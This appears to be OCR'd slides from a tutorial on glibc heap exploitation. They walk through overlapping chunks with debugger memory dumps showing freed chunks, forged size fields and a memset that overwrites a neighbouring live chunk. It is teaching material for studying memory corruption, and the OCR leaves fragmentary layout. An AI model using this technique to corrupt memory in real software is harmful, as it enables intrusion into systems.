
Exploit

Free(c)





```
0x602090:       0x4444444444444444      0x0000000000020f71
0x6020a0:       0x00000000006021b0      0x00007ffff7dd37b8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000090      0x0000000000000090
0x602130:       0x4141414141414141      0x4141414141414141
0x602140:       0x4141414141414141      0x4141414141414141
0x602150:       0x4141414141414141      0x4141414141414141
0x602160:       0x4141414141414141      0x4141414141414141
0x602170:       0x4141414141414141      0x4141414141414141
0x602180:       0x4141414141414141      0x4141414141414141
0x602190:       0x4141414141414141      0x4141414141414141
0x6021a0:       0x4141414141414141      0x4141414141414141
0x6021b0:       0x0000000000000000      0x00000000000000e1
0x6021c0:       0x00007ffff7dd37b8      0x00007ffff7dd37b8
0x6021d0:       0x0000000000000000      0x0000000000000000
0x6021e0:       0x0000000000000000      0x0000000000000000
0x6021f0:       0x0000000000000000      0x0000000000000000
0x602200:       0x0000000000000000      0x0000000000000000
0x602210:       0x0000000000000000      0x0000000000000000
0x602220:       0x0000000000000000      0x0000000000000000
0x602230:       0x0000000000000000      0x0000000000000000
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x00000000000000e0      0x0000000000000000
0x6022a0:       0x0000000000000210      0x0000000000000090
0x6022b0:       0x0000000000000000      0x0000000000000000
```

Exploit


Free(c)
a:0x602000
0x91
Malloc(0x80)
b_1:0x602090
0x20f71
0x6021b0
0x7ffff7dd37b8
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x6021b0
0xe1
0x7ffff7dd37b8
0x7ffff7dd37b8
fake:0x602290
0xe0
c:0x6022a0
0x210
0x90
Malloc(0x80)
0x20cd1
d -> Malloc(0x280)
a:0x602000
0x91
Malloc(0x80)
d:0x602090
0x291
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x20ce1
0x20cd1


Exploit

d -> Malloc(0x280)




```
0x602090:       0x4444444444444444      0x0000000000000291
0x6020a0:       0x00000000006021b0      0x00007ffff7dd37b8
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x0000000000000000      0x0000000000000000
0x6020e0:       0x0000000000000000      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000090      0x0000000000000090
0x602130:       0x4141414141414141      0x4141414141414141
0x602140:       0x4141414141414141      0x4141414141414141
0x602150:       0x4141414141414141      0x4141414141414141
0x602160:       0x4141414141414141      0x4141414141414141
0x602170:       0x4141414141414141      0x4141414141414141
0x602180:       0x4141414141414141      0x4141414141414141
0x602190:       0x4141414141414141      0x4141414141414141
0x6021a0:       0x4141414141414141      0x4141414141414141
0x6021b0:       0x0000000000000000      0x00000000000000e1
0x6021c0:       0x00007ffff7dd3888      0x00007ffff7dd3888
0x6021d0:       0x0000000000000000      0x0000000000000000
0x6021e0:       0x0000000000000000      0x0000000000000000
0x6021f0:       0x0000000000000000      0x0000000000000000
0x602200:       0x0000000000000000      0x0000000000000000
0x602210:       0x0000000000000000      0x0000000000000000
0x602220:       0x0000000000000000      0x0000000000000000
0x602230:       0x0000000000000000      0x0000000000000000
0x602240:       0x0000000000000000      0x0000000000000000
0x602250:       0x0000000000000000      0x0000000000000000
0x602260:       0x0000000000000000      0x0000000000000000
0x602270:       0x0000000000000000      0x0000000000000000
0x602280:       0x0000000000000000      0x0000000000000000
0x602290:       0x00000000000000e0      0x0000000000000000
0x6022a0:       0x0000000000000210      0x0000000000000090
0x6022b0:       0x0000000000000000      0x0000000000000000
```

Exploit


d -> Malloc(0x280)
a:0x602000
0x91
Malloc(0x80)
d:0x602090
0x291
b_2:0x602120
0x91
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0x20ce1
0x20cd1
memset(d,"B",0x280)
a:0x602000
0x91
Malloc(0x80)
d:0x602090
0x291
b_2:0x602120
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
BBBBBBBB
0x20ce1
0x20cd1

Exploit

memset(d,”B”,0x280)


```
0x602090:       0x4444444444444444      0x0000000000000291
0x6020a0:       0x4242424242424242      0x4242424242424242
0x6020b0:       0x4242424242424242      0x4242424242424242
0x6020c0:       0x4242424242424242      0x4242424242424242
0x6020d0:       0x4242424242424242      0x4242424242424242
0x6020e0:       0x4242424242424242      0x4242424242424242
0x6020f0:       0x4242424242424242      0x4242424242424242
0x602100:       0x4242424242424242      0x4242424242424242
0x602110:       0x4242424242424242      0x4242424242424242
0x602120:       0x4242424242424242      0x4242424242424242
0x602130:       0x4242424242424242      0x4242424242424242
0x602140:       0x4242424242424242      0x4242424242424242
0x602150:       0x4242424242424242      0x4242424242424242
0x602160:       0x4242424242424242      0x4242424242424242
0x602170:       0x4242424242424242      0x4242424242424242
0x602180:       0x4242424242424242      0x4242424242424242
0x602190:       0x4242424242424242      0x4242424242424242
0x6021a0:       0x4242424242424242      0x4242424242424242
0x6021b0:       0x4242424242424242      0x4242424242424242
0x6021c0:       0x4242424242424242      0x4242424242424242
0x6021d0:       0x4242424242424242      0x4242424242424242
0x6021e0:       0x4242424242424242      0x4242424242424242
0x6021f0:       0x4242424242424242      0x4242424242424242
0x602200:       0x4242424242424242      0x4242424242424242
0x602210:       0x4242424242424242      0x4242424242424242
0x602220:       0x4242424242424242      0x4242424242424242
0x602230:       0x4242424242424242      0x4242424242424242
0x602240:       0x4242424242424242      0x4242424242424242
0x602250:       0x4242424242424242      0x4242424242424242
0x602260:       0x4242424242424242      0x4242424242424242
0x602270:       0x4242424242424242      0x4242424242424242
0x602280:       0x4242424242424242      0x4242424242424242
0x602290:       0x4242424242424242      0x4242424242424242
0x6022a0:       0x4242424242424242      0x4242424242424242
0x6022b0:       0x4242424242424242      0x4242424242424242
```

END